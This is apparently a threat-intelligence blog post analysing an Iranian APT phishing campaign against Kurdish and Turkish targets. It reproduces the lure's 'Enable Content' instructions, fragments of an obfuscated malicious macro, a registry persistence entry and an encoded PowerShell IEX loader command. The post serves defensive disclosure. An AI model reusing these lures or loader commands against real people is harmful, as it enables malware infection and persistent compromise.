Blog

Iranian APT MuddyWater Attack Infrastructure Targeting Kurdish Political Groups and Organizations in Turkey

Posted on April 15, 2019 by ClearSky Research Team

In our ongoing investigations of Iranian APTs, we recently detected additional documents related to previously attack infrastructures used by the Iranian APT – "MuddyWater", which we reported on in late November 2018.

As a reminder, we identified two domains, that were hacked by the group and used to host the code of POWERSTATS; a malware associated to the group. For additional information on the attack see item – "MuddyWater Operations in Lebanon and Oman".

However, unlike the previous vector, we did not identify this time any compromised servers used to host the malware's code. Instead, the lure document already contains the malicious code. We also detected five additional files that operate in a similar file to the aforementioned document; but unlike that file, these do not have any content.


We believe (with medium certainty) that this is due to the attackers testing the malicious document to see if it is detected by various anti-virus engines.

Targets

Most of the targets in this wave of attacks are part of Kurdish groups (such as " Komala" – a Kurdish-Iranian party in Iraq), as well as various organizations in Turkey affiliated with the Turkish army and defense sector.

Attack Vector

The initial infection vector is via emails attached with a malicious word document. Below are screen-captures of the document sent to the Kurdish party:



This Document is

1- Open the document in Microsoft Office, Previewing online is not available for protected documents.

2- If this document was downloaded from your email please click "Enable Editing" from the yellow bar above.


3- Once you have enable editing please click "Enable Content from the

Note that the document is “blurred” and contains the official logo of the Kurdistan Regional Government:

Technical Analysis

The file used to target the Kurdish party

As seen, the lure document contains a blurred image that impersonates an official document of the Kurdistan Regional Government. The target is then prompted to Enable Editing or Enable Content, supposedly to view the content. However, this in fact executes an embedded malicious Macro command.



Macro name: Click

Click
Gladiator_CRK
test


Macros in: All active templates and documents

Description:

This Document is

1- Open the document in Microsoft Office, Previewing online is not available for protected documents.

2- If this document was downloaded from your email please click “Enable Editing” from the yellow bar above.




```
Sub Gladiator_CRK()

qxew
rkya
moit

End Sub

Function moit()
    Set stqg = Application
    Set rcci = CallByName(stqg, hrqf("084" & egjn & "34124" & egjn & "35116129135"), vift)
    CallByName rcci, hrqf("087130084127120" & gkma & "35"), VbMethod, hrqf("087" & lrnj & "18136128" & xqdh & "29135051088"
End Function
Function qxew()
    Dim stqg, rcci As String
    Set jtra = Application
    zmxn = CallByName(jtra, hrqf("105120" & gkma & "34124" & lrnj & "29"), vift)
    stqg = hrqf("102" & lrnj & "21135138116" & gkma & "20111096" & iwmo & "18" & gkma & "" & jrvm & "4" & lrnj & "211351110
    rcci = hrqf("084" & kjbs & "18120" & egjn & "34105085098096")
    Set fscv = sjdz(hrqf("138" & iwmo & "29128122128135134077142" & iwmo & "28131120" & gkma & "34" & lrnj & "29116135124" &
    CallByName fscv, hrqf("102" & xqdh & "350871060981010871051161271361 20"), VbMethod, &H80000001, stqg, rcci, 1
```

This Macro is named Gladiator_CRK. The attacker also used this handle for the Author name in the document’s OLE details:



Information about download

C:\Users\admin\Desktop\download.doc

Compatibility Mode

Some new features are disabled to prevent problems when working with previous versions of Office. Converting this file will enable these features, but may result in layout changes.

Permissions

Anyone can open, copy, and change any part of this document.

Prepare for Sharing

Before sharing this file, be aware that it contains:

- Document properties and author's name
- Content that cannot be checked for accessibility issues because of the current file type

Versions

There are no previous versions of this file.

Properties

Size	369KB
Pages	2
Words	52
Total Editing Time	4 Minutes
Title	Add a title
Tags	Add a tag
Comments	Add comments

Related Dates

Last Modified	3/16/2019 1:06 PM
Created	3/11/2019 5:44 PM
Last Printed	Never

Related People

Author	Windows User Gladiator_CRK Nima Add an author
Last Modified By	Windows User

Related Documents


Open File Location

Show All Properties

When investigating this name, we identified several documents that behave to the above document; however, most have no content. It is likely that these files were uploaded to VirusTotal with minor changes to test whether they are detected by the various anti-virus engines.

It should be noted that all of the content-less files were uploaded from Germany, while the malicious lure document was uploaded from Iraq. This further corroborates our assessment that the content-less files were uploaded for test purposes.

Similarly to previous attacks by the group, this Macro uses embedded com object that runs Microsoft Excel and concurrently executes various commands. Post execution, the malicious Macro edits certain Registry values in order for the malicious code continues operation even after the compromised system is rebooted, thus insuring persistency.



Changes the autorun value in the registry

Installation

Source: registry


First seen: 6281ms

Details 1/1


```
key:        HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion
            \Run
name:       UpdateService
operation:  write
typeValue:  REG_SZ
value:      c:\windows\explorer.exe shell:::{769f9427-3cc6-4b62-be14-2a
            705115b7ab}
time:       6281ms
```

Moreover, in a similar fashion to previous attacks, two files are created within the Temp folder.

These files contain segments of the malicious code used to extract the POWERSTATS malware.




```
+6281ms  C:\windows\temp\picture.jpg
         Size:    68.4 Kb
         MD5:     BC26DC1D0B7FA99F53F4A29CE2E75751
+6281ms  C:\windows\temp\icon.ico
         Size:    66 b
         MD5:     50A538062F2027B6FF763F23BC3D1545
```



```
WRITE    Key:    HKEY_CLASSES_ROOT\CLSID\{769f9427-3cc6-4b62-be14-2a705115b7ab}\Shell\Manage\command
+6281ms  Name:   (Default)
         Value:  c:\windows\system32\wscript.exe /E:vbs c:\windows\temp\icon.ico "powershell -exec bypass -c ""IEX ([System.Text.E
                 ncoding]::ASCII.GetString([System.Convert]::FromBase64String('JFhYPUlFWCgoJ1snICsgW2NoYXJdMHg1MyArICd5c3RlbS5UZXh
                 0LkVuYycgKyBbY2hhcl0weDZmICsgJ2RpbmddOjpBJyArIFtjaGFyXTB4NTMgKyAnQ0lJLkdldCcgKyBbY2hhcl0weDUzICsgJ3RyaW5nKFsnICsg
                 W2NoYXJdMHg1MyArICd5c3RlbS5DJyArIFtjaGFyXTB4NmYgKyAnbnZlcnRdOjpGcicgKyBbY2hhcl0weDZmICsgJ21CYXNlNicgKyBbY2hhcl0we
                 DM0ICsgJycgKyBbY2hhcl0weDUzICsgJ3RyaW5nKChnZXQtYycgKyBbY2hhcl0weDZmICsgJ250ZW50IC1wYXRoICcnYzpcd2luZCcgKyBbY2hhcl
                 0weDZmICsgJ3dzXHRlbXBccGljdHVyZS5qcGcnJykpKScpKTskQkI9SUVYKCgnc3RhcnQtc2xlZXAgMTA7JHM9JFhYOyRkID0gQCgpOyR2ID0gMDs
                 kYyA9IDA7d2hpbGUoJGMgLW5lICRzLmxlbmd0aCl7JHY9KCR2KjUyKSsoW0ludDMyXVtjaGFyXSRzWyRjXS0nICsgW2NoYXJdMHgzNCArICcwKTtp
                 ZigoKCRjKzEpJTMpIC1lcSAwKXt3aGlsZSgkdiAtbmUgMCl7JHZ2PSR2JTI1NjtpZigkdnYgLWd0IDApeyRkKz1bY2hhcl1bSW50MzJdJHZ2fSR2P
                 VtJbnQzMl0oJHYvMjU2KX19JGMrPTE7fTtbYXJyYXldOjpSZXZlcnNlKCRkKTtJRVgoWycgKyBbY2hhcl0weDUzICsgJ3RyaW5nXTo6SicgKyBbY2
                 hhcl0weDZmICsgJ2luKCcnJycsJGQpKTs7JykpO0lFWCgkQkIp')))"""
```

As seen above, the PowerShell uses Windows Script Host (WScript executable) to decode VBE code from the first image file (icon.ico). This code executes a JavaScript embedded in the second image file (picture.jpg), which is encoded in base64:




C:\Windows\Temp\picture - Copy.vbs - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
picture.jpg
picture - Copy.vbs

```
-2X;2S12:P.;[2>>1[+2X;2S12:P.;[/AROI=,14+VI+VI-Q+37).6V3-</[T1=B,KA36Y1YW29E2?B/[,12[,ER2>E2>X,OG1U[O;2-0-25=26),-E37Z//1.XI/PI,
```

